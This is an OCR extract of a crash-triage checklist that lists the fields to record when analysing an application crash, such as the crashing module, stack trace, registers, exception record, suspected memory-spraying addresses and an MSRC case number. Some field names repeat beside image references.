Name of crashing application

Version of crashing application

Unusual values / known memory spraying (attacking) addresses

Public symbols

Function Name

MSRC case

AV? DEP?

Stack trace

Crashing instruction

Registers value

Crashing module

Version of crashing module

Offset in crashing module

Exception record

Name of crashing application


Version of crashing application

Unusual values / known memory spraying (attacking) addresses


Public symbols


Function Name


MSRC case

